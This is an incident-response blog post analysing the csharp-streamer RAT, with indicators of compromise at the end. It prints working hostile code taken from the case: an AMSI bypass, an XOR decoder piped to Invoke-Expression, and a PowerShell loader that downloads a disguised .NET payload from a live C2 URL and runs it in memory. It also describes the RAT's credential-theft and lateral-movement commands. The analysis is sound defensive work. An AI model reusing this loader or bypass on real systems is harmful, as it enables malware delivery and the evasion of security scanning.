Home | Category List | WTF? |


The csharp-streamer RAT

Dec 6, 2023 • Hendrik Eckardt • dotnet,malware,rat

In an Incident Response case earlier this year, we encountered an interesting piece of malware that turned out to be a RAT written in C#. In this post we'll give an overview about how it was loaded onto the systems and what its general capabilities are.

PowerShell stager

As is often the case, a PowerShell script was used to deploy the malware. The scripts we encountered in this case were heavily obfuscated with arithmetic expressions and dead code.



```
$ZfIUoBjOa = 890
$rICHPb = ((((39+15*6))*(28+41*16)-40*14-37-(87479)))
$ghRMnUFLy = 772
$gGpbDK = ((((5*45+1))*28*11*5+32+30+(27-5+43)*41*23+32-(409286)))
$FmMkOQuDrgpN = $rICHPb
$oAPSFtvVTC = $ghRMnUFLy
$hMfzPebBG = 443
$PEfFGTuQSRiJm = $ghRMnUFLy
$nhCJqKdyRuIAbc = $FmMkOQuDrgpN
$HOZUCmpTdly = $rICHPb
for ($BXHZc=((20+21+$nhCJqKdyRuIAbc+37+45+$ZfIUoBjOa+24+20-($oAPSFtvVTC-38-19))-((2+25+19))); $BXHZc -le ((($nh
$uUMSoY = 19
$VySuibqd = $ZfIUoBjOa
$CiSZunk = $gGpbDK
$qDAlGFpsYxomy = (($VySuibqd-23-11+9-23+($VySuibqd+31-($rICHPb-32-46))))
$tVeQI = (((((15+4-(30+17-(48-36+23)))-((34*2-33-(24*19*46)))))-(20927)))
if((((((1*43-38*(19+35-22))*((11*1-13)))+(11+48-44))-(2315))) -le (($nhCJqKdyRuIAbc+8+32-14+49-(1+38-($PEfFGTuQ
$XWIwl = 587
$iLPgzjDHwpG = ((((19*36-(35-39*(33*26+12)))+((3+4-17-(45+33-49))))-(34184)))
$OIvsLGf = ((((10+19-3))*12-16+42-((25*11-22))+(26*26*3)-(1502)))
$criey = $PEfFGTuQSRiJm
}
elseif(((((25+15-(42+42-2-2*18*32)))-(1056))) -le (($CiSZunk-21-(16+35+20))-($qDAlGFpsYxomy-41-$criey)+(($FmMkO
$XRjoQDPs = 804
$agfxZCWShpEYoF = $hMfzPebBG
$nCzoUg = $iLPgzjDHwpG
$AdojPZpaNyg = $tVeQI
}
elseif(((((3+2+48*39+21-35+16*33-(7*47+10)))-(1965))) -lt (((($XRjoQDPs-34-45)))-$XWIwl+49+34-($uUMSoY+42+45)))
$sPXIOjdiJE = 707
$hkczByQP = (((22*20*34)+((3-46+(45*15-37)))-(14644)))
$ujiEJyZm = ((((33-27-$XRjoQDPs))+15+47+(39-21+49)))
$PUyuXpEM = $HOZUCmpTdly
}
else {
$FyzGWojE = 486
$sYdFjepKk = (((((44*31*40)))+(43+14*42)*41+6-7-(79612)))
$JEmVQ = $qDAlGFpsYxomy
$cVKdenFJf = (((22+3-$VySuibqd))-$ZfIUoBjOa-39+$VySuibqd-$sYdFjepKk-23+30-33-8+$rICHPb+16-26-45)
}switch(((((34*17-43+3+38+17)))+(22*37*38-20-34*21)-(30785))){
((($FyzGWojE+42-(36-16+6+($agfxZCWShpEYoF-26+13)))))
{
(((((48+21*(38+23-42)-((16*13-13)))))-(248)))}
((13+22-($XWIwl-15+(42+6+13))))
{
$HFvbwcN = 343
$HDLeorkwBOS = $cVKdenFJf
$aZHSwG = $nCzoUg
$mbCOH = (((((42*17*9)*(45+45+7)))+(44*39+6-(28*22*15))-(614934)))
}
```

Figure 1: Eek. An obfuscated mess that goes on like this for a couple thousand lines

The majority of the script looked like this, except for the end, which was more readable once code formatting had been applied - it contained some XOR unmasking code for the final PowerShell code that downloaded the RAT payload. The question was, what does the huge initial piece of code do? Of course it’s completely infeasible to manually clean up this much code. In this case, it was relatively easy to find points of interest in the jungle of statements by simply searching for dots (`.`). Those are often an indication that a member of an object is accessed, e.g., a function. All variables used in such function calls were obfuscated strings, but it’s trivial to insert some console prints into the code and then run everything in a lab environment to get an idea what the purpose of the code is. It turned out it’s just a heavily obfuscated AMSI bypass (AMSI is for Anti Malware Scanning Interface and is a Microsoft API for scanning data for malicious contents, e.g., a scripting engine may want to scan scripts it is about to execute).

At the same time we asked ourselves, what if we ever happen upon an obfuscated script that hides actual logic and not just a few flat calls without any control flow decisions being involved? It would be quite annoying to figure out. A static approach that takes a script as input and outputs a deobfuscated script without ever executing any of it would be much preferable. As it happens, a project called DeobShell exists which does exactly that. Previously, it was primarily geared to deobfuscating scripts that play with string- and escaping tricks. We’ve recently contributed some enhancements to make it work on arithmetic expressions as seen above, to remove more types of dead code and to make it more performant on large scripts.

The result:

```
  3;49;24;792;501;-533;3;49;24;792;501;-533;3;49;24;792;501;-533;
  [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiInitFailed", "NonPublic,Static").SetValue($null, $true);
  3;49;24;792;501;-533;3;49;24;792;501;-533;
  $UdplfvSTexKLMs = "Invoke-Mimikatz";
  $gdfsodsao = [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetMethod("ScanContent", [System.Reflection.BindingFlags]"NonPublic,Static").Invoke($null, @($UdplfvSTexKLMs, ''));
```

Ignore the integers, they appear to be side-effects of the obfuscation that was applied; they have no effect other than being printed to the console output. The rest of the code disables AMSI via the commonly seen method of setting `amsiInitFailed` to true. It then scans a string that would be seen as malicious, at least when the default AMSI provider is used (other AV products can override it and implement more sophisticated scanning that does not rely on single keywords). Interestingly, the result is stored to a variable `$gdfsodsao`, which should be `AMSI_RESULT_NOT_DETECTED` and is later used as the XOR unmasking key. Thus if messing with `AmsiUtils` failed and AMSI remains enabled, or if an analyst decided to skip the initial obfuscated part of the script, decoding the next PowerShell code to be run will result in garbage.

```
1   [byte[]]$dsahg78das = @(78, 84, 56, 113, 97, 83, 82, 102, 84, 51, 78, [rest omitted for brevity]
2   function fdsjnh{
3     $arrMath = New-Object System.Collections.ArrayList;
4   
5     for ($i = 0; $i -le $dsahg78das.Length - 1; $i++)
6     {
7        $arrMath.Add([char]$dsahg78das[$i]) | Out-Null;
8     }
9     $z = $arrMath -join "";
10    $enc = [System.Text.Encoding]::UTF8;
11    $xorkey = $enc.GetBytes("$gdfsodsao");
12    $string = $enc.GetString([System.Convert]::FromBase64String($z));
13    $byteString = $enc.GetBytes($string);
14    $xordData = $(
15        for ($i = 0; $i -lt $byteString.Length; )
16        {
17          for ($j = 0; $j -lt $xorkey.Length; $j++)
18          {
19            $byteString[$i] -bxor $xorkey[$j];
20            $i++;
21            if ($i -ge $byteString.Length)
22            {
23              $j = $xorkey.Length;
24            }
25          }
26        }
27    );
28    $xordData = $enc.GetString($xordData);
29    return $xordData;
30  }
31  fdsjnh | Invoke-Expression;
```

The above code base64 decodes a string stored as a byte array and then applies XOR to each character while cycling the key. One of the more interesting aspects is probably line 19, which collects “unconsumed” expressions and captures them using a sub-expression that is started in line 14. As a more simple example, writing `$x = $(1; 2; $y = 7; 1+2; 4);` would yield a sequence containing `1, 2, 3, 4`. This is a consequence of PowerShell’s structured pipeline concept, and in most other languages it would not be possible or would yield only the very last element of the sequence.

We saw two variants of the script, where one had slightly more obfuscation applied to the last line in order to hide that an expression is being invoked. The other variant also had a big try-catch block around everything, where the `catch` part had a hardcoded `AMSI_RESULT_NOT_DETECTED` key as a fallback if something went wrong. It kind of defeats the whole purpose of what has come before, but trying to reconstruct a threat actor’s thought process tends to only lead to headaches.

The decoded script looks like this:

```
try {
    $rawData = (Invoke-webrequest "https://thevsf.co.uk/serverhpuk.png" -UseBasicParsing -UserAgent "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6 (.NET CLR 3.5.30729)" ).Content
    $rawData = [System.Text.Encoding]::ASCII.GetString($rawData)
}catch {
    $wc = New-Object System.Net.WebClient; $wc.Proxy = [System.Net.GlobalProxySelection]::GetEmptyWebProxy();
    $rawData = $wc.DownloadString('https://thevsf.co.uk/serverhpuk.png')
}

function xor {
  param($string, $method, $key)

  $enc = [System.Text.Encoding]::UTF8
  $xorkey = $enc.GetBytes("$key")
  if ($method -eq "decrypt"){
      $string = $enc.GetString([System.Convert]::FromBase64String($string))
  }
  $byteString = $enc.GetBytes($string)
  $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
      for ($j = 0; $j -lt $xorkey.length; $j++) {
          $byteString[$i] -bxor $xorkey[$j]
          $i++
          if ($i -ge $byteString.Length) {
              $j = $xorkey.length
          }
      }
  })
  if ($method -eq "encrypt") {
     $xordData = [System.Convert]::ToBase64String($xordData)
  } else {
     $xordData = $enc.GetString($xordData)
  }
  return $xordData
}

$string = xor "$rawData" "decrypt" "ejco1xfioh7wdlmngrhhwuod9taynam"

$bytes = [System.Convert]::FromBase64String($string);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
[Reflection.MethodInfo]$metInfo = $assembly.EntryPoint # Get Entry Point
[object]$injObj = $assembly.CreateInstance($metInfo.Name)
[object[]]$parametrsObj = [object]::new()[1] # Get Params

if($metInfo.GetParameters().Length -eq 0) # If Assembly - VB, update params
{
   $parametrsObj = $null
}

$metInfo.Invoke($injObj, (, [string[]] (''))) # Invoke
```

It attempts to download a file disguised as `png` from a server, first using the system proxy and if that fails, without proxy. The file is not actually an image, it's a .NET PE. It uses the same XOR masking logic as before, this time encapsulated in a `xor` function. The code following that looks like a straight-up copy from some web resource, including comments. It loads the assembly into the current app domain in the PowerShell process and begins executing it at its entrypoint.

.NET assembly payload csharp-streamer

Upon opening the assembly in dnSpy, to our delight we notice that the assembly is not obfuscated. This makes reversing .NET code a walk in the park, because you have names for all types, fields, methods and parameters.

One of the first things that can be noticed is that the RAT relies on a lot of third-party code that was bundled into the assembly. All of it is open-source and available on GitHub:

- Bleak (a DLL injection library)
- Random-CSharpTools/DllLoader (loader for Powerkatz; not actually used)
- KeystrokeAPI (a keylogging library)
- Lunar (another DLL injection library)
- MegaApiClient (client for mega.nz cloud host)
- MS17010Test (tests remote Windows systems for EternalBlue vulnerability)
- SharpSploit (.NET post-exploitation library; subset only: Enumeration, Execution, Generic and Misc)
- WebSocketSharp (C# websockets library)
- …and some other generic libraries like Newtonsoft.Json, Google.Protobuf and Ionic.Zlib from DotNetZip

This list already gives a first glimpse at the capabilities of the malware (e.g., keylogging, loading more code, data exfiltration, network reconnaissance).

But before we dive deeper into capabilities, let's first discuss how the RAT operates. The malware can either be invoked directly (as seen above in PowerShell), or it can be registered as service, in which case a `--service` argument needs to be passed to the executable. Both ways of startup eventually run the following method:

```
namespace csharp_streamer
{
    internal static class ProgramCodeWrapper
    {
        public static void ThreadedStart()
        {
            foreach (string text in new string[] { "thevsf.co.uk" })
            {
                GlobalState.kRunningConnections.Add(text);
                TunneledSocket tunneledSocket = new TunneledSocket(false, text, new int[] { 80, 443,
25, 2525, 110, 993, 3389, 139, 135, -1 });
                Console.SetOut(new MyWriter(tunneledSocket));
                tunneledSocket.ConnectToNextPort();
            }
```

```
                LocalNetworkP2P.StartScanNetwork();
            }
        }
}
```

The networking code will attempt to establish a connection to the C2 server via websockets on each of the specified ports, until it succeeds. `-1` has a special meaning and is used if everything else failed - it establishes an ICMP “connection” and camouflages protocol data in ping packets. Perhaps the authors of the malware are speculating that on heavily firewalled systems, ICMP traffic may still pass through unhindered.

As can also be seen in the code, the standard output is redirected to a class that writes all output to the server connection. This gives us a first hint that this RAT may be command-line-based, i.e., the operators have a terminal that they can type commands into, which will then be executed on the victim’s machine and the output is sent back (one of the functions is literally called `SendStringToTerminal`).

The protocol is not entirely textual, though. It consists of packets that are serialized using Protobuf. Payloads are encrypted using RC4 with a hardcoded key.

```
public void SendProtocolPacket(PACKET_TYPES packetType, int packetIndex, int packetQueue, ByteString data, int prio, int streamId = 0, int PacketStreamId = 0)
{
    PacketHeader packetHeader = new PacketHeader();
    packetHeader.ProtocolVersion = this.protocolVersion;
    packetHeader.PacketIndex = packetIndex;
    packetHeader.PacketQueue = packetQueue;
    packetHeader.PacketType = Convert.ToInt32(packetType);
    packetHeader.PacketEncrypted = true;
    packetHeader.PacketPacked = false;
    packetHeader.PacketStreamId = PacketStreamId;
    packetHeader.PacketData = ByteString.CopyFrom(RC4.Encrypt(data.ToArray<byte>()));
    byte[] array = packetHeader.ToByteArray();
    if (packetHeader.PacketType != Convert.ToInt32(PACKET_TYPES.ptRegister))
    {
        this._network.EnqueueCompiledPacket(streamId, array);
        return;
    }
    this._network.SendPacketInstantly(packetHeader.ToByteArray());
}
```

There are different packet types:

```
public enum PACKET_TYPES
{
    ptRegister = 2,
    ptSocks5,
    ptScreenshot,
    ptCommands,
    ptFileUpload,
    ptMimiCredentials,
    ptPing,
    ptPowershell,
    ptFilePath,
    ptFileRequest
}
```

`ptCommands` is used whenever the terminal is involved, meaning this type is used when textual commands arrive from the server, and it is also used to send back textual output. A lot of functionality of the RAT is implemented using text commands, with the remainder such as screenshots and file-related functions having their own packet types because they don’t fit terminal-style operation so well. Seeing this, it’s possible that the operators also have some GUI on their side that can display screenshots and perhaps a file tree, similar to Cobalt Strike’s team server, where the terminal pane is just one part.

After establishing a connection to the server, a register packet is sent. This packet contains some basic information about the machine csharp-streamer is executing on, such as local IP address, domain name, computer name, user name and whether the user is an admin. Once a valid response to this packet is received from the server, the RAT considers itself connected. From this point, it does nothing but wait for commands from the server.

Notably, there is no persistence mechanism in the malware itself. If persistence across reboots is desired, it needs to be arranged externally. In our case, the PowerShell script shown initially in this post was downloaded from a server using a small `Net.WebClient.DownloadString()` snippet in a scheduled task as well as a service in some instances. However, both the task and service were deleted shortly after execution, so that they were merely a means of launching execution and not a means of achieving persistence.

Commands

The RAT supports the following command groups:

- **ADUtils**: Query LDAP directory services for computers or servers specifically

- **ExecuteAssembly**: Load a .NET assembly from a URL, local path or network share and execute it, optionally passing parameters
- **Filetree**: Get a file listing for a specified root path. It's optionally possible to specify a mask that filenames should match and begin/end dates for last modification date (amusingly, this is capped at 2022, so it's currently not possible to search for files that were modified later than that). The RAT does some pretty elaborate file classification based on filenames and extensions and returns a category such as `XFS_PASSWORDS`, `XFS_SENSITIVE`, `XFS_FINANCE`, `XFS_ADMINFILES` to the server for each file
- **HttpServer**: Host a HTTP server on a given port, serving file listings and files from a given base path
- **Keylogger**: Turn keylogging on/off. Logs are written to the temp dir with a name of `KBDLog-<MM-dd-yyyy>.txt`
- **MEGA**: Download files and folders our upload files and folders with various constraints (patterns, dates) - see screenshot below
- **Mimi**: Use powerkatz variant of Mimkatz to execute commands logonpasswords/samdump/lsasecrets/lsacache/wdigest/dcsync/passthehash. The server must transmit `powershell_x86`/`powershell_x64` to the client's file cache beforehand
- **PortScan**: Check an IP address range for a range of open ports to discover interesting applications that may be hosted in the network. The port scanner can also invoke the EternalBlue checking code if requested
- **Process**: List processes, dump process of interest (via pid or name). Probably used to dump the lsass process
- **PsExec**: Custom psexec-like implementation to copy binaries to a remote system and launch them there as service. Notably, this also supports propagating csharp-streamer itself by supplying `@self` as service binary path. It can also launch binaries in the entire domain if `@ldappcs` is specified as target
- **Relay**: Launch a TCP relay that forwards packets received on a specified port to another system, e.g., an internal host that cannot directly talk to the internet
- **Runas**: Launch a process impersonating another user. Can also copy a token from an existing process
- **Sendfile**: Multi-threaded exfiltration of files/directories via POST request to a given server (path `/store`)
- **Sget**: Load a named file from the server and store it in the RAT's in-memory file cache, and also on disk at a specified path or in the temp dir
- **SmbLogin**: Test SMB login credentials against an IP address range or all systems queried via LDAP
- **Spawn**: Loads a DLL or shellcode into a process; either an existing process, or `msiexec.exe` is launched as injection target
- **Veeamdump**: If Veeam Backup & Replication is installed, checks Veeam's registry settings in order to get database connection details. Connects to the database (until version 12 released in 2023, it was only possible to use Microsoft SQL Server as db, which .NET can interact with natively) and runs queries to obtain credentials for authenticating with other hosts on the network. The credentials are ordinarily used to, for example, get root access to Linux machines for backup purposes
- **Wget**: As the name suggests, simply downloads a file from a URL to a specified local path or temp file

```
internal class CommandMEGA
{
    internal void Help(TunneledSocket ts)
    {
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega login [login-email] [password]");
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega login [anon]");
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega getfile [url]");
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega getfile [url] [target]");
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega getfolder [url]");
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega putfile [path] [remote path]");
        ProtoCommands.SendStringToTerminal(ts, "[MEGA] : HELP. >>> mega putfolder [path] [remote path] [pattern] [start date] [end date]");
    }
```

As can be seen above at the example of MEGA, command help is implemented on the client side. The majority of command processing classes implement a `Help` function that lists available sub-commands and their parameters. It is sent to the operator if they don't specify any sub-command or if they forget to specify any required parameter.

Peer-to-peer mode?

As hinted by the line `LocalNetworkP2P.StartScanNetwork()` that could be seen in the startup code screenshot earlier in the post, the RAT appears to possess some capabilities for running in peer-to-peer mode. Ordinarily, one would assume that means it can work in a sort of serverless mode, perhaps creating a bridge for clients that cannot talk to the internet directly. However, that’s not the case here. All code paths involving the P2P functionality first check if a connection to the server is already established:

```
private static void WaitForServerConnection()
{
    while (!GlobalState.bIsConnectedToServer)
    {
        Thread.Sleep(1000);
    }
}
```

The above method is called before scanning the network for open “relay” ports (6667, 6669, 6670, 6671) as well as before attempting to connect to any found relays (those two code paths run on concurrent threads).

Another theory would be that the relays are supposed to serve as a load-balancing measure, e.g., to prevent all clients from downloading payloads such as powerkatz from the control server, instead taking them from other local clients that already downloaded them to their file cache. However, that would require code for actually creating such files response packets in the RAT, which is not present - it can only process received files, not send them out again.

All in all this seems to be a rather half-baked feature, since in its current form, it doesn’t add anything to the malware’s capabilities. Perhaps it was an idea the developer(s) had and started implementing, but it was never tested properly or followed up on.

History and attribution

csharp-streamer has been around since at least April 2021, when it was identified by Fortgale in a ransomware campaign. Code-wise, we found it has not evolved much in that time. There are a handful of new features, such as the keylogger functionality and the commands for executing .NET assemblies, SMB login testing and Veeam credential dumping. Fortgale linked the RAT to the Gold Southfield operator that ran the REvil ransomware operation.

In our particular case, the attack was detected before any ransomware payload was dropped, making it harder to attribute. REvil has been silent this year, but it’s not unlikely its former members or associates have launched a new operation employing this RAT. Another possibility is that csharp-streamer is developed independently and advertised as a useful toolkit to ransomware groups that can then purchase it, but we don’t have any evidence that would support this.

Arista has seen csharp-streamer in a similar operation in 2022 that was also detected before ransomware was deployed; they incorrectly labelled it as “a variant of SharpSploit”. SharpSploit is a library that does not exert any behavior by itself without an application driving it. The library is just a small part of the chsarp-streamer RAT, which contains features that far surpass SharpSploit’s capabilities.

Conclusion

In this post we studied a quite advanced RAT that provides pretty much everything a threat actor requires in preparation of a ransomware attack. It incorporates commands for exfiltrating data, credential access, network discovery and lateral movement and the ability to deploy payloads to all Windows systems in reach. As such, it combines many smaller tools like IP scanners, Mimikatz and PSExec into a single piece of malware that can be controlled via a unified backend interface.

IoCs

`056cf0d4afdf17648e83739e3e96b53fa802bd0750fe6e74cdbe2fcea2b03c7e` (csharp-streamer thevsf)
`6a082dd209ec019de653f71e0ee22e6613ce5e9010b8fa089b02f79a1a90652a` (csharp-streamer dmvlng)

`https://thevsf.co.uk/serverhpuk.png`

`https://dmvlng.com/dotcom-client.png`